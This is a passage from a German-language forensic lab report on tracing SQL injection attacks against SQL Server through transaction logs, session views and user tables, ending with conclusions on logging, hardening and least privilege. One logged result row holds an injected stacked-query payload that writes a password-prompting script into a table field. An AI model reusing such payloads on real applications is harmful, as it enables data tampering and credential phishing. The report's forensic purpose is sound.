
Suchen, um Elemente zu filtern...

username	create_date	modify_date	type	authentication_type
dbo	2003-04-08T09:10:42.2870000	2022-01-24T21:08:19.4400000	SQL_USER	INSTANCE
hack	2022-02-16T20:44:53.9630000	2022-02-16T20:44:53.9630000	SQL_USER	DATABASE

… oder via SQL-Server-Management-Studio (links)/MS Azure Data Studio (rechts) die in der Datenbank hinterlegten Nutzer einsehen:



Außerdem werden nach der Fehlerbehebung von Microsoft nun Sicherheitsalarme mit zusätzlichen Informationen ausgelöst:



Auch das Anlegen eines Users ist im Transaktion-Log einsehbar:

```
BEGIN TRANSACTION;
SELECT [Current LSN],
       [Operation],
       [Transaction Name],
       [Transaction ID],
       [Transaction SID],
       [SPID],
       [Begin Time]
FROM   sys.fn_dblog(null,null)
WHERE CONVERT(VARCHAR(25), [Begin Time], 126) LIKE '2022/02/17 07:1%' -- Auf den ungefähren Timestamp filtern,
                                                                      -- an dem das Statement ausgeführt wurde.
```

Results Messages

Search to filter items...

Current LSN	Operation	Transaction Name	Transaction ID	Transaction SID	SPID	Begin Time
0000003F:000001D8:0001	LOP_BEGIN_XACT	Backup:CommitLogArchivePoint	0000:00002321	AQUAAAAAAAAUVAAAAYm4rl...	54	2022/02/17 07:12:40:260
0000003F:000001D8:0002	LOP_BEGIN_XACT	Backup:CommitLogArchivePoint	0000:00002322	AQUAAAAAAAAUVAAAAYm4rl...	54	2022/02/17 07:12:40:260
0000003F:00000230:0001	LOP_BEGIN_XACT	Backup/Restore History	0000:00002323	AQUAAAAAAAAUVAAAAYm4rl...	54	2022/02/17 07:12:40:297
0000003F:00000240:0004	LOP_BEGIN_XACT	CREATE USER	0000:00002324	AQYAAAAAAWQAAAAAAAAA...	88	2022/02/17 07:15:27:103

Ansonsten sind auch die in den vorherigen Kapiteln angesprochenen Quellen wie Log der Webapplikation oder Abfrageplan erreichbar.

Änderungen am Filesystem

In Kapitel Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern (Änderungen am Filesystem) hat der Angreifer glücklicherweise erfolglos versucht auf das Dateisystem des Datenbankservers zuzugreifen. Glücklicherweise sind per Default alle Funktionen für den Zugriff auf das Dateisystem deaktiviert.

Einschleusen von beliebigem Code

Auch hier kann entspannt an die Sache herangegangen werden. Wie im vorherigen Kapitel sind auch hier alle Funktionen zum Einschleusen von Code deaktiviert. Das verwendete Razor-Framework der Webapplikation verhindert Cross-Site-Scripting-Attacken. Außerdem können in das Attribut Modell der Relation T_Geraetetypen nur max. 50 Byte eingefügt werden. Dennoch werden derartige Update-Statements geloggt:

```
SELECT conn.session_id, sson.host_name, sson.login_name,
 sqltxt.text, sson.login_time,  sson.status, sson.database_id
FROM sys.dm_exec_connections conn
INNER JOIN sys.dm_exec_sessions sson
ON conn.session_id = sson.session_id
CROSS APPLY sys.dm_exec_sql_text(most_recent_sql_handle) AS sqltxt
WHERE text Like '%code%'
ORDER BY conn.session_id
```

Results Messages

Search to filter items...

session_id	h...	login_name	text	login_time
77	D...	datenbank...	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1=0; Update T_Geraetetypen Set Modell = '<code><script type = "text/javascript">prompt("bitte pw", "");</sc...	2022-02-18T17:14:4...

Da das Statement allerdings fehlerhaft abgebrochen ist, wird kein Eintrag im Transaktions-Log gespeichert.

Fazit

Bei der Ausnutzung der Sicherheitslücken konnten beide DBMS des Dockersystems, trotz ihrer marginalen Unterschiede (z.B. Case Sensitivity bei MySQL), ohne große Anpassung der Anfragesyntax kompromittiert werden. So ist es sicher möglich die beiden verwendeten Szenarien auch auf dem jeweils anderen DBMS durchzuführen, ohne die genutzten Statements merklich umformen zu müssen.
Bei der Aufarbeitung der Vorfälle bieten beide DBMS Quellen, in denen sich Spuren finden lassen, die helfen, den Vorfall aufzuklären. Neben den hier auflaufenden Logdateien des DBMS konnten auch Logdateien des Dockersystems selbst und die erzeugten FLASK-Logs genutzt werden. In einer Produktivumgebung würden letztere jedoch vermutlich aus Logdateien namhafter Webserver (z.B. Apache, IIS) stammen.
Zu erwähnen ist jedoch, dass in der Standardkonfiguration viele der Logfunktionen nicht aktiviert waren, bzw. so konfiguriert waren, dass nur in geringerem Umfang Vorgänge mitprotokolliert wurden. In einem Produktivsystem würden hier vermutlich Sicherheitsbedenken und die Effizienz des eingesetzten Datenbanksystems gegeneinander abgewogen werden müssen.
Zum verwendeten Dockersystem selbst kann sowohl positives wie auch negatives Feedback gegeben werden. Das System war schnell einsatzbereit, leicht zu bedienen und portabel. Es mussten jedoch einige Anpassungen vorgenommen werden, um die gestellten Aufgaben so zu bearbeiten, wie gefordert. Als hinderlich wurde die Tatsache wahrgenommen, dass Änderungen innerhalb des Dockercontainers (z.B. Anpassungen in den DBMS Konfigurationsdateien) beim Neustart des Containers nicht mehr vorhanden waren. Solche Neustarts waren etwa immer dann nötig, wenn die Datenbank-Docker-Sitzungen einfroren, so dass die Datenbank nicht mehr ansprechbar war, was durch diverse Datenbankanfragen durchaus häufig vorkam.

Die Syntax beim SQL-Server ist ähnlich zu MySQL und PostgreSQL. Microsoft bietet mit dem SQL-Server das deutlich professionellere Datenbanksystem, mit unzähligen, nützlichen Funktionen für die tägliche Arbeit. Für kleine, unkritische Anwendungen kann die Datenbank allerdings auch zu überdimensioniert sein. Logging, Einsehen von Transaktionen, Abfragepläne und sonstigen Aktivitäten erfolgt auf diversen (toolgestützten) Wegen und ist durch Konfigurationen einfach auf die eigenen Bedürfnisse anpassbar. Funktionen zum Zugriff auf das Dateisystem oder Ausführen von Code sind per Default deaktiviert. Alle anderen Angriffe konnten erfolgreich durchgeführt werden, hier sind die Rechte des Nutzers entscheidend.
Die Frameworks der Beispiel-Webapplikationen mit Flask (Python) oder Razor (C#) besitzen per Default einige aktivierte Sicherheitsfeatures wie bspw. Mechanismen gegen Cross-Site-Scripting-Attacken. Die Webapplikationen können durch Drittanbieterbibliotheken einfach mit benötigter Logging-Funktionalität erweitert werden.
Die Cloud-Umgebung MS Azure vergrößert den Funktionsumfang weiter. Als Beispiel ist hier Log Analytics zu nennen. Das Erstellen, Initialisieren und Konfigurieren einer Datenbank ist sehr einfach. Microsoft bietet für sämtliche Themen umfangreiche Online-Dokumentationen, Step-by-Step-Guides und Best Practices. Es ist sehr angenehm mit den IDEs wie Visual Studio oder das MS Azure Data Studio zu arbeiten. Dank der Cloudtechnologie ist die Datenbank von überall aus erreichbar, was Fluch und Segen sein kann. Die Firewall kann mit erlaubten IP-Adressen konfiguriert werden. Leider konnten die Überwachungsfunktionen aufgrund technischer Probleme in MS Azure nicht getestet werden.

Alles in allem kann jedoch festgehalten werden, dass alle Datenbanksysteme nicht gegen einen SQL-Injection-Angriff schützen, Entwickler stets eigenständig ihre Applikationen absichern und das Datenbanksystem durch Konfiguration härten müssen. Wichtig ist auch, dass die Verfahrensuser der Applikation nur die wirklich benötigten Rechte besitzen.